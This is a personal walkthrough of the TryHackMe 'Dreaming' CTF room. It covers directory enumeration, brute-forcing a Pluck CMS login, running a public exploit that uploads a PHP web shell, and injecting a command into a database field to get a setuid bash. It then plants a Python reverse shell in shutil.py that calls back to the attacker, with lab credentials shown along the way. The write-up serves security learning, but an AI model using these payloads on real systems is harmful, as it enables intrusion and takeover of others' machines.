

# Dreaming

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Those are the tasks i have to do, I am using the ubuntu machine with openvpn connection to tryhackme network.

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Task 1 ○ Recover the Kingdom!

While the king of dreams was imprisoned, his home fell into ruins.  
Can you help Sandman restore his kingdom?

▶ Start Machine

Answer the questions below

What is the Lucien Flag?

Answer format: \*\*\*{\*\*\*\*\*}

Submit

What is the Death Flag?

Answer format: \*\*\*{\*\*\*\*\*}


Submit

What is the Morpheus Flag?

Answer format: \*\*\*{\*\*\*\*\*}

Submit

After entering the ip adress of the machine we see this page:

**Apache2 Ubuntu Default Page**

**It works!**

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

**Configuration Overview**

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/  
|-- apache2.conf  
|-- ports.conf  
|-- mods-enabled/  
|   |-- *.load  
|   |-- *.conf  
|-- conf-enabled/  
|   |-- *.conf  
|-- sites-enabled/  
|   |-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective `*-available/` counterparts. These should be managed by using our helpers `a2enmod`, `a2dismod`, `a2ensite`, `a2dissite`, and `a2enconf`, `a2disconf`. See their respective man pages for detailed information.
- The binary is called `apache2`. Due to the use of environment variables, in the default configuration, `apache2` needs to be started/stopped with `/etc/init.d/apache2` or `apache2ctl`. **Calling `/usr/bin/apache2` directly will not work** with the default configuration.

**Document Roots**

By default, Ubuntu does not allow access through the web browser to any file apart of those located in `/var/www`. **public.html** directories (when enabled) and `/usr/share` (for web applications). If your site is using a web document root located elsewhere (such as in `/srv`) you may need to whitelist your document root directory in `/etc/apache2/apache2.conf`.

The default Ubuntu document root is `/var/www/html`. You can make your own virtual hosts under `/var/www`. This is different to previous releases which provides better security out of the box.

**Reporting Problems**

Please use the `ubuntu-bug` tool to report bugs in the Apache2 package with Ubuntu. However, check **existing bug reports** before reporting a new bug.

Please report bugs specific to modules (such as PHP and others) to respective packages, not to the web server itself.

Nmap shows 2 open ports:

1

```

dan@kumpel:~$ nmap 10.10.228.11
Starting Nmap 7.80 ( https://nmap.org ) at 2023-11-19 15:22 CET
Nmap scan report for 10.10.228.11
Host is up (0.054s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 1.00 seconds

```


Gobuster shows a directory app, w którym jest jeden plik.

```


Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.10.228.11
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/app          (Status: 301) [Size: 310] [--> http://10.10.228.11/app/]
Progress: 77481 / 220561 (35.13%)

```

After entering this directory on the website:



I clicked admin and had some fun with burpsuite but...



Because the site is in php, let's try to find some php files using again gobuster:

```

1  gobuster dir -u http://10.10.228.11/app/pluck-4.7.13/ -w directory-list
    -2.3-big.txt -t 128 -x php

```

-t 128 options uses more threads (makes program faster) and -x php searches for any .php file.


```

=====
/index.php    (Status: 302) [Size: 0] [--> http://10.10.228.11/app/pluck-4.7.13/?file=dreaming]
/.php        (Status: 403) [Size: 277]
/images      (Status: 301) [Size: 330] [--> http://10.10.228.11/app/pluck-4.7.13/images/]
/docs        (Status: 301) [Size: 328] [--> http://10.10.228.11/app/pluck-4.7.13/docs/]
/files       (Status: 301) [Size: 329] [--> http://10.10.228.11/app/pluck-4.7.13/files/]
/data        (Status: 301) [Size: 328] [--> http://10.10.228.11/app/pluck-4.7.13/data/]
/admin.php   (Status: 200) [Size: 3741]
/install.php (Status: 200) [Size: 3750]
/login.php   (Status: 200) [Size: 1245]
/requirements.php (Status: 200) [Size: 3762]
/.php        (Status: 403) [Size: 277]

```

Nothing new came out. But we see that this is pluck 4.7.13, so maybe we can search for the found vulnerabilities online. And lo and behold, we find them in <https://github.com/0xAbbarhSF/CVE-2020-29607>. Let's try to use this exploit. I need to learn how to write those scripts myself...

But to use it we still need to somehow break the password. I think that password is password but i'm not 100% sure if burpsuite tells me that correctly. I used burpsuite intruder to bruteforce the password.



From that screenshot it looks like all of the passwords are correct??? I don't understand it very well, but if I reload the page I see the admin page.

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[log out](#)

0 items in trashcan
 urgent update available

## start

**Welcome to the administration center of pluck.**

Here you can manage your website. Choose a link in the menu at the top of your screen.

**more...**

**take a look at your website**  
take a look at the result


**credits**  
all the people who helped develop pluck

**Check writable options**  
Check writable options

**need help?**  
we'd love to help you

So now we can use the script.

```
dan@kumpel:~/Downloads$ python3 exploit.py 10.10.228.11 80 password /app/pluck-4.7.1
Authentification was succesfull, uploading webserv
Uploaded Webserv to: http://10.10.228.11:80/app/pluck-4.7.13/files/shell.phar
dan@kumpel:~/Downloads$
```



The screenshot shows a web browser window with the address bar displaying '10.10.228.11/app/pluck-4.7.13/files/shell.phar'. The main content area of the browser is a dark terminal window. In the center of the terminal, the text 'p0wny@shell' is displayed in a large, red, pixelated font. At the bottom of the terminal window, a green prompt 'p0wny@shell:~/pluck-4.7.13/files#' is visible.

There are 3 folders with permission denied flags, as presented in the screenshot.

```
p0wny@shell:/home# cd death
p0wny@shell:/home/death# ls
death_flag.txt
getDreams.py
p0wny@shell:/home/death# python3 getDreams.py
python3: can't open file 'getDreams.py': [Errno 13] Permission denied
p0wny@shell:/home/death# cd ..
p0wny@shell:/home# cd lucien
p0wny@shell:/home/lucien# ls
lucien_flag.txt
p0wny@shell:/home/lucien# cd ..
p0wny@shell:/home# cd morpheus
p0wny@shell:/home/morpheus# ls
kingdom
morpheus_flag.txt
restore.py
p0wny@shell:/home/morpheus#
```

So we need to escalate priviledges somehow. Let's start with opt folder (opt from optional, and optional means user can screw something). Bingo.



```

lucien@dreaming:~$ ls -la
total 44
drwxr-xr-x 5 lucien lucien 4096 Aug 25 16:26 .
drwxr-xr-x 5 root root 4096 Jul 28 22:26 ..
-rw-r--r-- 1 lucien lucien 684 Aug 25 16:27 .bash_history
-rw-r--r-- 1 lucien lucien 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 lucien lucien 3771 Feb 25 2020 .bashrc
drwx----- 3 lucien lucien 4096 Jul 28 18:42 .cache
drwxrwxr-x 4 lucien lucien 4096 Jul 28 18:42 .local
-rw-r--r-- 1 lucien lucien 696 Aug 25 16:26 .mysql_history
-rw-r--r-- 1 lucien lucien 807 Feb 25 2020 .profile
drwx----- 2 lucien lucien 4096 Jul 28 14:25 .ssh
-rw-r--r-- 1 lucien lucien 0 Jul 28 14:28 .sudo_as_admin_successful
-rw-rw---- 1 lucien lucien 19 Jul 28 16:27 lucien_flag.txt
lucien@dreaming:~$ cat .bash_history
ls
cd /etc/ssh/
clear
nano sshd_config
su root
cd ..
ls
cd ..
cd etc
ls
..
cd ..
cd usr
cd lib
cd python3.8
nano shutil.py
clear
clear
su root
cd --
cd ~
clear
ls
mysql -u lucien -plucien420BPASSWORD
ls -la
cat .bash_history
cat .mysql_history
clear
ls
ls -la
rm .mysql_history
clear

```

The easiest thing is to enter the database and see what's in there.

```

lucien@dreaming:~$ mysql -u lucien -plucien420BPASSWORD
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 8.0.33-0ubuntu0.20.04.4 (Ubuntu)

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owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases
-> ;
+-----+
| Database |
+-----+
| information_schema |
| library |
| mysql |
| performance_schema |
| sys |
+-----+
5 rows in set (0.00 sec)

mysql>

```

The most interesting at first glance appears library:

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| library |
| mysql |
| performance_schema |
| sys |
+-----+
5 rows in set (0.01 sec)

mysql> USE library
Reading table information for completion of table and column name
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> SHOW TABLES;
+-----+
| Tables_in_library |
+-----+
| dreams |
+-----+
1 row in set (0.00 sec)

mysql> USE DREAMS
ERROR 1049 (42000): Unknown database 'DREAMS'
mysql> SHOW dreams
-> ;
ERROR 1064 (42000): You have an error in your SQL syntax; check t
mysql> DESCRIBE dreams
-> ;
+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+
| dreamer | varchar(50) | YES | | NULL | |
| dream | varchar(255) | YES | | NULL | |
+-----+-----+-----+-----+-----+
2 rows in set (0.01 sec)

mysql> SELECT * FROM dreams
-> ;
+-----+-----+
| dreamer | dream |
+-----+-----+
| Alice | Flying in the sky |
| Bob | Exploring ancient ruins |
| Carol | Becoming a successful entrepreneur |
| Dave | Becoming a professional musician |
+-----+-----+
4 rows in set (0.00 sec)

mysql>
```

lucien can insert something here, so let's try to throw here a reverse shell. I tried to insert here a .php shell but i had some problems with that. We can do simpler thing though: One can use the command:

```
1 cp /bin/bash /tmp/bash
2 chmod +s+x+g /tmp/bash
```

(where +s+g+x gives me setuid, setgid and executable permissions AND i need to remember about the fact that each has to have +, because they work on different submasks) and insert this into the database.

```
1 INSERT INTO dreams (dreamer, dream) VALUES ('whatever', '$(cp /bin/bash /
tmp/bash; chmod +s+x+g /tmp/bash);');
```

Then we will execute the death script. This will copy bash into the tmp folder, for which lucien has permissions. Then we should be able to get the bash shell with death's permissions. Let's try that.

```

lucien@dreaming:~$ mysql -u lucien -plucien42DBPASSWORD
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 8.0.33-0ubuntu0.20.04.4 (Ubuntu)

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Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> USE library
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> INSERT INTO dreams (dreamer, dream) VALUES ('testprime','$(cp /bin/bash
/tmp/bash; chmod +s+g+x /tmp/bash)');
Query OK, 1 row affected (0.01 sec)

mysql> exit
Bye
lucien@dreaming:~$ sudo -u death /usr/bin/python3 /home/death/getDreams.py
Alice + Flying in the sky

Bob + Exploring ancient ruins

Carol + Becoming a successful entrepreneur

Dave + Becoming a professional musician

chmod: invalid mode: '+sgx'
Try 'chmod --help' for more information.
test +

chmod: invalid mode: 'sg+x'
Try 'chmod --help' for more information.
test +

testprime +

lucien@dreaming:~$ cd ../../tmp
lucien@dreaming:~/tmp$ ./bash -p
bash-5.0$ ls
bash
snap-private-tmp
systemd-private-274bbff41f46417db5014afddc1540c3-ModemManager.service-2C
systemd-private-274bbff41f46417db5014afddc1540c3-apache2.service-XENrkl
systemd-private-274bbff41f46417db5014afddc1540c3-fwupd.service-bn1Til
bash-5.0$ cd ..
bash-5.0$ ls
bin boot dev etc home kingdom_backup lib lib32 lib64 libx32 ld
bash-5.0$ cd ../../
bash-5.0$ ls
bin boot dev etc home kingdom_backup lib lib32 lib64 libx32 ld
bash-5.0$ cd home/death
bash-5.0$ ls
death_flag.txt getDreams.py
bash-5.0$ cat death_flag.txt

```

We are able to see what's inside the getDreams.py file, since we have death permissions.

```

bash-5.0$ cat getDreams.py
import mysql.connector
import subprocess

# MySQL credentials
DB_USER = "death"
DB_PASS = "!mementoMORI666!"
DB_NAME = "library"

def getDreams():
    try:
        # Connect to the MySQL database
        connection = mysql.connector.connect(
            host="localhost",
            user=DB_USER,
            password=DB_PASS,
            database=DB_NAME
        )
    
```

We can use those credentials to login via ssh as death. In the morpheus folder there is a script that looks like this:

There is "from shutil import copy2 as backup" so i think the plan is following: check if death has permissions for shutil.py editing, if so upload the reverse shell onto the shutil.py and use the script. (I will upload the code for reverse shell below)



```
death@dreaming:/home/morpheus$ cd /usr/lib/python3.8
death@dreaming:/usr/lib/python3.8$ nano shutil.py
death@dreaming:/usr/lib/python3.8$ cd
death@dreaming:~$ cd ../morpheus/
death@dreaming:/home/morpheus$ ls
kingdom morpheus_flag.txt restore.py
death@dreaming:/home/morpheus$ pspy64 restore.py
```

```
dan@kumpel:~/reverse_shells$ nc -lvnp 1234
Listening on 0.0.0.0 1234
Connection received on 10.10.86.146 57574
morpheus@dreaming:~$ cat morpheus_flag.txt
cat morpheus_flag.txt
```

```
1 import socket, subprocess, os;
2 s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
3 s.connect(("MY_IP", MY_PORT)) #the port can be anything, i set 1234
4 os.dup2(s.fileno(), 0)
5 os.dup2(s.fileno(), 1)
6 os.dup2(s.fileno(), 2)
7 os.putenv("HISTFILE", '/dev/null')
8 import pty
9 pty.spawn("/bin/bash")
```